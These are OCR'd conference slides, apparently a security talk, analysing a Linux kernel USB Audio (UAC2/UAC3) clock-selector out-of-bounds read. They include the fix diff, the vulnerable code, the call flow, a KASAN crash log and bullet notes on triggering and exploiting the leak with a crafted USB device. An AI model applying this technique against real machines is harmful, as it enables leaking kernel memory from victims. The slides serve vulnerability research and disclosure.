
```
+/* check whether the descriptor bLength has the minimal length */
+#define DESC_LENGTH_CHECK(p, proto) \
+       ((proto) == UAC_VERSION_3 ? \
+        ((p)->v3.bLength >= sizeof((p)->v3)) : \
+        ((p)->v2.bLength >= sizeof((p)->v2)))
+
 #define GET_VAL(p, proto, field) \
        ((proto) == UAC_VERSION_3 ? (p)->v3.field : (p)->v2.field)

@@ -58,6 +64,8 @@ static bool validate_clock_source(void *p, int id, int proto)
 {
        union uac23_clock_source_desc *cs = p;

+       if (!DESC_LENGTH_CHECK(cs, proto))
+               return false;
        return GET_VAL(cs, proto, bClockID) == id;
 }

@@ -65,13 +73,27 @@ static bool validate_clock_selector(void *p, int id, int proto)
 {
        union uac23_clock_selector_desc *cs = p;

-       return GET_VAL(cs, proto, bClockID) == id;
+       if (!DESC_LENGTH_CHECK(cs, proto))
+               return false;
+       if (GET_VAL(cs, proto, bClockID) != id)
+               return false;
+       /* additional length check for baCSourceID array (in bNrInPins size)
+        * and two more fields (which sizes depend on the protocol)
+        */
+       if (proto == UAC_VERSION_3)
+               return cs->v3.bLength >= sizeof(cs->v3) + cs->v3.bNrInPins +
+                       4 /* bmControls */ + 2 /* wCSelectorDescrStr */;
+       else
+               return cs->v2.bLength >= sizeof(cs->v2) + cs->v2.bNrInPins +
+                       1 /* bmControls */ + 1 /* iClockSelector */;
 }
```

# USB Explained

What does ANY of this mean?


# USB Explained


Descriptors



# USB Explained


UAC = Audio Descriptors



# USB Explained

Communication




# Vulnerability

```
static int __uac_clock_find_source(struct snd_usb_audio *chip,
            struct audioformat *fmt, int entity_id,
            unsigned long *visited, bool validate)
{

    ...

        /* The current clock source is invalid, try others. */
        for (i = 1; i <= selector->bNrInPins; i++) {
            if (i == cur)
                continue;

            ret = __uac_clock_find_source(chip, fmt,
                                selector->baCSourceID[i - 1],
                                visited, true);
    ...
    }
...
}
```

```
+/* check whether the descriptor bLength has the minimal length */
+#define DESC_LENGTH_CHECK(p, proto) \
+       ((proto) == UAC_VERSION_3 ? \
+        ((p)->v3.bLength >= sizeof((p)->v3)) : \
+        ((p)->v2.bLength >= sizeof((p)->v2)))
+
 #define GET_VAL(p, proto, field) \
        ((proto) == UAC_VERSION_3 ? (p)->v3.field : (p)->v2.field)

@@ -58,6 +64,8 @@ static bool validate_clock_source(void *p, int id, int proto)
 {
        union uac23_clock_source_desc *cs = p;

+       if (!DESC_LENGTH_CHECK(cs, proto))
+               return false;
        return GET_VAL(cs, proto, bClockID) == id;
 }

@@ -65,13 +73,27 @@ static bool validate_clock_selector(void *p, int id, int proto)
 {
        union uac23_clock_selector_desc *cs = p;

-       return GET_VAL(cs, proto, bClockID) == id;
+       if (!DESC_LENGTH_CHECK(cs, proto))
+               return false;
+       if (GET_VAL(cs, proto, bClockID) != id)
+               return false;
+       /* additional length check for baCSourceID array (in bNrInPins size)
+        * and two more fields (which sizes depend on the protocol)
+        */
+       if (proto == UAC_VERSION_3)
+               return cs->v3.bLength >= sizeof(cs->v3) + cs->v3.bNrInPins +
+                       4 /* bmControls */ + 2 /* wCSelectorDescrStr */;
+       else
+               return cs->v2.bLength >= sizeof(cs->v2) + cs->v2.bNrInPins +
+                       1 /* bmControls */ + 1 /* iClockSelector */;
 }
```

# Vulnerability

```
static int __uac_clock_find_source(struct snd_usb_audio *chip,
            struct audioformat *fmt, int entity_id,
            unsigned long *visited, bool validate)
{

    ...

        /* The current clock source is invalid, try others. */
        for (i = 1; i <= selector->bNrInPins; i++) {
            if (i == cur)
                continue;

            ret = __uac_clock_find_source(chip, fmt,
                                selector->baCSourceID[i - 1],
                                visited, true);
    ...
    }
...
}
```




- Code performs a linear search of existing clock sources/selectors in the order provided.

# Callflow

```
static struct audioformat *
snd_usb_get_audioformat_uac12(struct snd_usb_audio *chip,
                  struct usb_host_interface *alts,
                  int protocol, int iface_no, int altset_idx,
                  int altno, int stream, int bm_quirk)
{
    ...

    /* get audio formats */
    if (protocol == UAC_VERSION_1) {
        ...
    } else { /* UAC_VERSION_2 */
        ...

        input_term = snd_usb_find_input_terminal_descriptor(chip->ctrl_intf,
                                as->bTerminalLink,
                                protocol);
        ...
        output_term = snd_usb_find_output_terminal_descriptor(chip->ctrl_intf,
                                  as->bTerminalLink,
                                  protocol);
    ...

    /* ok, let's parse further... */
    if (snd_usb_parse_audio_format(chip, fp, format,
                   fmt, stream) < 0) {
        audioformat_free(fp);
        return NULL;
    }

...
}
```

```
snd_usb_get_audioformat_uac12 -> snd_usb_parse_audio_format -> parse_audio_format_ii ->
parse_audio_format_rates_v2v3-> snd_usb_find_clock_source
```

- Payload must contain audio descriptors
- Must be UAC2/UAC3
- Must at least contain input/output terminals and format type + AS header


# Callflow

```
int snd_usb_clock_find_source(struct snd_usb_audio *chip,
                              struct audioformat *fmt, bool validate)
{
    // NCC: Create bitmap of visited clock source/selectors.
    DECLARE_BITMAP(visited, 256);
    memset(visited, 0, sizeof(visited));

    switch (fmt->protocol) {
    case UAC_VERSION_2:
        // NCC: vulnerable function
        return __uac_clock_find_source(chip, fmt, fmt->clock, visited,
                                       validate);
    case UAC_VERSION_3:
        return __uac3_clock_find_source(chip, fmt, fmt->clock, visited,
                                        validate);
    default:
        return -EINVAL;
    }
}
```

- A selector CANNOT be sent back to the device more than once :( .


# Trigger the Bug

```
static int __uac_clock_find_source(struct snd_usb_audio *chip,
                   struct audioformat *fmt, int entity_id,
                   unsigned long *visited, bool validate)
{

    ...

    source = snd_usb_find_clock_source(chip->ctrl_intf, entity_id);

    if (source) {
        entity_id = source->bClockID;
        if (validate && !uac_clock_source_is_valid(chip, fmt,
                                entity_id)) {
            usb_audio_err(chip,
                "clock source %d is not valid, cannot use\n",
                entity_id);
            return -ENXIO;
        }
        return entity_id;
    }
...
```



# Trigger the Bug

```
static int __uac_clock_find_source(struct snd_usb_audio *chip,
                   struct audioformat *fmt, int entity_id,
                   unsigned long *visited, bool validate)
{
...
    /* first, see if the ID we're looking for is a clock source already */
    source = snd_usb_find_clock_source(chip->ctrl_intf, entity_id);

    if (source) {
        ...
        return entity_id;
    }

    selector = snd_usb_find_clock_selector(chip->ctrl_intf, entity_id);
    if (selector) {
  ...
```




# Trigger the Bug

- Use existing lsusb dumps from UAC2 Audio devices as a starting point
- Facedancer to create the device and trigger the bug for quick prototyping/verification.

```
[  388.776045] The buggy address belongs to the object at ffff888235bc1600
               which belongs to the cache kmalloc-256 of size 256
[  388.776045] The buggy address is located 74 bytes to the right of
               256-byte region [ffff888235bc1600, ffff888235bc1700)
[  388.776045] The buggy address belongs to the page:
[  388.776045] page:ffffea0008d6f000 refcount:1 mapcount:0 mapping:ffff88823680ee00 index:0x0 compou$
d_mapcount: 0
[  388.776045] flags: 0x8000000000010200(slab|head)
[  388.776045] raw: 8000000000010200 dead000000000100 dead000000000122 ffff88823680ee00
[  388.776045] raw: 0000000000000000 0000000080200020 00000001ffffffff 0000000000000000
[  388.776045] page dumped because: kasan: bad access detected

[  388.776045] Memory state around the buggy address:
[  388.776045]  ffff888235bc1600: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[  388.776045]  ffff888235bc1680: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03
[  388.776045] >ffff888235bc1700: fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc
[  388.776045]                                                 ^
[  388.776045]  ffff888235bc1780: fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc
[  388.776045]  ffff888235bc1800: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[  388.776045] ==================================================================
```

# Exploitation Technique

```
static int __uac_clock_find_source(struct snd_usb_audio *chip,
                   struct audioformat *fmt, int entity_id,
                   unsigned long *visited, bool validate)
{
...
    /* first, see if the ID we're looking for is a clock source already */
    source = snd_usb_find_clock_source(chip->ctrl_intf, entity_id);

    if (source) {
        ...
        return entity_id;
    }

    selector = snd_usb_find_clock_selector(chip->ctrl_intf, entity_id);
    if (selector) {
  ...
```




- Send only selectors to trigger OOB reliably
- Trigger the leak with (bNrInPins == 255)
- Code attempts to "find" the selector in memory in the order of OUR selectors IDs we send.
- Found selectors sent back via control message.
- How do we know which selector IDs to include if we don’t know what exact values we're leaking?

